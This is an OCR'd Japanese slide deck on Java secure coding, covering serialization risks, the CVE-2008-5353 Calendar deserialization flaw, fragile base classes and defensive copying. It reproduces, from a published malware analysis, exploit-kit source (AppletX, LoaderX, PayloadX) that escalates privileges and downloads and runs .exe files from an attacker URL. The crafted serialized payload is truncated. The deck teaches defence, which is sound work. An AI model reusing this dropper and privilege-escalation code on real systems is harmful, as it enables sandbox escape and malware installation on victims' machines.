
シリアライズ：セキュリティ上の注意点

- オブジェクトのすべてのフィールド (privateフィールドも)が書き出される
  - フィールドをprivate transient 宣言
  - ObjectOutputStream.defaultWriteObjectではなく、クラス独自に実装したwriteObject/writeExternal)を使う
- デシリアライズに使用されるストリームの改ざんやデータ破壊は、信頼できないオブジェクトのデシリアライズにつながる
  - バイト列は常に攻撃者に改ざんされていると想定したコーディングが求められる
  - 特権コンテキストでデシリアライズしない


攻撃者に魅力あるJavaのプラットフォーム

- JRE ＝　普及率70%のOS
  - プラットフォーム非依存のマルウェア、Webベースで攻撃
  - 脆弱性の宝庫
  - 昔のバージョンが使われ続ける


2012年7月のデータ
(www.statowl.com)



攻撃者に魅力あるJavaのプラットフォーム



Javaはバックグラウンドで実行される



Adobe PDFは目の前で実行される

攻撃の流れ

JRE の脆弱性

＋

悪意あるアプレットをウェブに公開

＝

被害者のシステムでアプレットを実行

攻撃者のサーバからマルウェアをダウンロード

サンドボックスを回避

Write once, own everyone!

攻撃の実例

Java.util.Calendarのデシリアライズ処理の脆弱性

java.util.Calender のデシリアライズの脆弱性

The Java Runtime Environment (JRE) for Sun JDK and JRE 6 Update 10 and earlier … **allows remote attackers to run untrusted applets and applications in a privileged context, as demonstrated by “deserializing Calendar objects”.**

(CVE-2008-5353)

リモートで攻撃

カレンダーオブジェクトのデシリアライズ

信頼できないアプレット + 特権コンテキスト

脆弱な java.util.Calendar クラスの実装

```
public abstract class Calendar implements Serializable, Cloneable, Comparable<Calendar> {

   /**
    * Reconstitutes this object from a stream (i.e., deserialize it).
    */
   private void readObject(ObjectInputStream stream)
       throws IOException, ClassNotFoundException
   {
       // ...
      // If there's a ZoneInfo object, use it for zone.
           ZoneInfo zi = null;
             try{
           ZoneInfo zi = (ZoneInfo) AccessController.doPrivileged(
             new PrivilegedExceptionAction() {
                    public Object run() throws Exception {
                          return input.readObject();
                    }
           });
           if (zi != null) {
              zone = zi;
           }
       } catch (Exception e) {}
 }
```

攻撃メカニズム

- 以下、Donato Ferranteさんのマルウェア解説記事を元に、脆弱性悪用の仕組みを解説します
  - http://www.inreverse.net/?p=804

- Java exploit kit malware: 3つのクラスファイルを含むjarファイル
  - AppletX.java
  - LoaderX.java
  - PayloadX.java

AppletX.java

```java
public class AppletX extends Applet
{
    public static final long serialVersionUID = -3238297386635759160L;
    private static final String seralizedObject = "ACED (.snip.) C000A";
    public static String data = null;

    public void init()
    {
        try
        {
            ObjectInputStream localObjectInputStream = new ObjectInputStream(
                    new ByteArrayInputStream(PayloadX.StringToBytes("ACED (.snip.) C000A")));
            Object localObject = localObjectInputStream.readObject();
            if ((localObject == null) || (LoaderX.instance == null))
                return;
            String str1 = getParameter("data");
            String str2 = getParameter("cc");

            if (str1 == null)
                str1 = "";
            LoaderX.instance.bootstrapPayload(str1, str2);
        }
        catch (Exception localException) { }
    }
}
```

ステップ1

ステップ2

ステップ1

細工された Serialized データ
(実際は1939バイト)

```
ObjectInputStream localObjectInputStream = new ObjectInputStream(
        new ByteArrayInputStream(PayloadX.StringToBytes("ACED (.snip.) C000A"))
Object localObject = localObjectInputStream.readObject();
```

```
if ((localObject == null) || (LoaderX.instance == null))
    return;
```

```
 9  public class LoaderX extends ClassLoader
10      implements Serializable
11  {
12      private static final long serialVersionUID = 0xddc409d8L;
13      public static LoaderX instance = null;
14
15      // snip
16
17      private void readObject(ObjectInputStream objectinputstream)
18          throws IOException, ClassNotFoundException
19      {
20          instance = this;
21          objectinputstream.defaultReadObject();
22      }
```

ステップ2

```
24      public void bootstrapPayload(String s, String s1)
25          throws IOException
26      {
27          Object obj = null;
28          try
29          {
30              ByteArrayOutputStream bytearrayoutputstream = new ByteArrayOutputStream();
31              byte abyte0[] = new byte[8192];
32              InputStream inputstream =
33               getClass().getResourceAsStream("/myf/y/PayloadX.class");
34              int i;
35              while((i = inputstream.read(abyte0)) > 0)
36                  bytearrayoutputstream.write(abyte0, 0, i);
37              abyte0 = bytearrayoutputstream.toByteArray();
38              URL url = new URL("file:///");
39              Certificate acertificate[] = new Certificate[0];
40              Permissions permissions = new Permissions();
41              permissions.add(new AllPermission());
42              ProtectionDomain protectiondomain = new ProtectionDomain(
43                  new CodeSource(url, acertificate), permissions);
44              Class class1 = defineClass("myf.y.PayloadX", abyte0, 0,
45                  abyte0.length, protectiondomain);
46              if(class1 != null)
47              {
48                  Field field = class1.getField("data");
49                  Field field1 = class1.getField("cc");
50                  Object obj1 = class1.newInstance();
51                  field.set(obj1, s);
52                  field1.set(obj1, s1);
53                  obj1 = class1.newInstance();
54              }
55          }
56          catch(Exception _ex) { }
57      }
```

PayloadXクラスの
インスタンスを作成

```java
public class PayloadX
    implements PrivilegedExceptionAction
{
    // snip

    public Object run()
        throws Exception
    {
        if(data == null)
            return null;
        try
        {
            String s = System.getProperty("os.name");

            if(s.indexOf("Windows") >= 0)
            {
                int j = 1;
                if(cc != null)
                    j = Integer.parseInt(cc);
                for(int i = 0; i < j; i++)
                {
                    URL url = new URL(data + Integer.toString(i));
                    url.openConnection();
                    InputStream inputstream = url.openStream();
                    String s1 = System.getProperty("java.io.tmpdir")
                     + File.separator + Math.random() + ".exe";
                    FileOutputStream fileoutputstream = new FileOutputStream(s1);
                    int k;
                    int l;
                    for(l = 0; (k = inputstream.read()) != -1; l++)
                        fileoutputstream.write(k);

                    inputstream.close();
                    fileoutputstream.close();

                    if(l >= 1024)
                        Runtime.getRuntime().exec(s1);
                }
            }
        }
        catch(Exception _ex) { }
        return null;
    }
```

data: マルウェアのダウンロード先を指す

cc: ダウンロードするマルウェアの数

ダウンロードして実行

参考情報


- Security in Object Serialization
  - http://docs.oracle.com/javase/6/docs/platform/serialization/spec/security.html
- Secure Coding Guidelines for the Java Programming Language, Version 4.0, §8 Serialization and Deserialization
  - http://www.oracle.com/technetwork/java/seccodeguide-139067.html
- CWE-502: Deserialization of Untrusted Data
  - http://cwe.mitre.org/data/definitions/502.html
- Write once, own everyone, Java deserialization issues
  - http://blog.cr0.org/2009/05/write-once-own-everyone.html

サブクラスの依存性を保つ

The Fragile Base Class Problem

スーパークラスに変更を加える場合、サブクラスの依存性を保つ

- スーパークラスに加えた変更が、サブクラスの動作に間接的に影響することがある



The Fragile Base Class Problem

- クラス階層はデプロイ後に変更されないのが理想
  - baseクラスへの小さな変更が、全体に大きな影響を与えるリスク
  - 最悪の場合、すべてのderivedクラスの修正、再コンパイル、再配布が必要

- 対策アプローチ
  - Effective Java第2版、項目16 継承よりコンポジションを選ぶ
  - “Understand how a superclass can affect subclass behavior”
    - http://www.oracle.com/technetwork/java/seccodeguide-139067.html

センシティブなデータは ディフェンシブコピーする

OBJ05-J.

次のコードの問題は何？

```
class MutableClass {
  private Date[] date;

  public MutableClass() {
    date = new Date[20];
    for (int i = 0; i < date.length; i++) {
      date[i] = new Date();
    }
  }

  public Date[] getDate() {
    return date; // or return date.clone()
  }
}
```

浅いコピーを返している！

修正例

```
class MutableClass {
  private Date[] date;

  public MutableClass() {
    date = new Date[20];
    for(int i = 0; i < date.length; i++) {
      date[i] = new Date();
    }
  }

  public Date[] getDate() {
    Date[] dates = new Date[date.length];
    for (int i = 0; i < date.length; i++) {
      dates[i] = (Date) date[i].clone();
    }
    return dates;
  }
}
```

ディープコピーを作成し、返している

センシティブなデータはディフェンシブコピーする

- **浅いコピー(shallow copy)とは？**
  - プリミティブ型データはコピーする
  - 参照型データは参照をコピーする。参照先のオブジェクトはコピーしない
  - `Object.clone()`は浅いコピーを返す

実例：JDK1.7betaの脆弱性

```
public class InvalidityDateExtension extends Extension
implements CertAttrSet<String> {

  private Date date;
  ...
  /**
   * Get the attribute value.
   */
  public Object get(String name) throws IOException {
    if (name.equalsIgnoreCase(DATE)) {
      return date;
    } else {
      throw new IOException
        ("Name not supported by InvalidityDateExtension");
    }
  }
}
```

クラス内の可変状態への参照を返していた！

src/share/classes/sun/security/x509/InvalidityDateExtension.java

修正されたコード

```
public Object get(String name) throws IOException {
  if (name.equalsIgnoreCase(DATE)) {
    if (date == null) {
      return null;
    } else {
      return (new Date(date.getTime()));    // クローン
    }
  } else {
    throw new IOException
      ("Name not supported by InvalidityDateExtension");
  }
}
```

オブジェクトに関するセキュリティ

- その他のセキュティ上の注意点についても知ろう！

- Java セキュアコーディングスタンダード
  - オブジェクト(OBJ)
    - https://www.jpcert.or.jp/java-rules/#c04

Q & A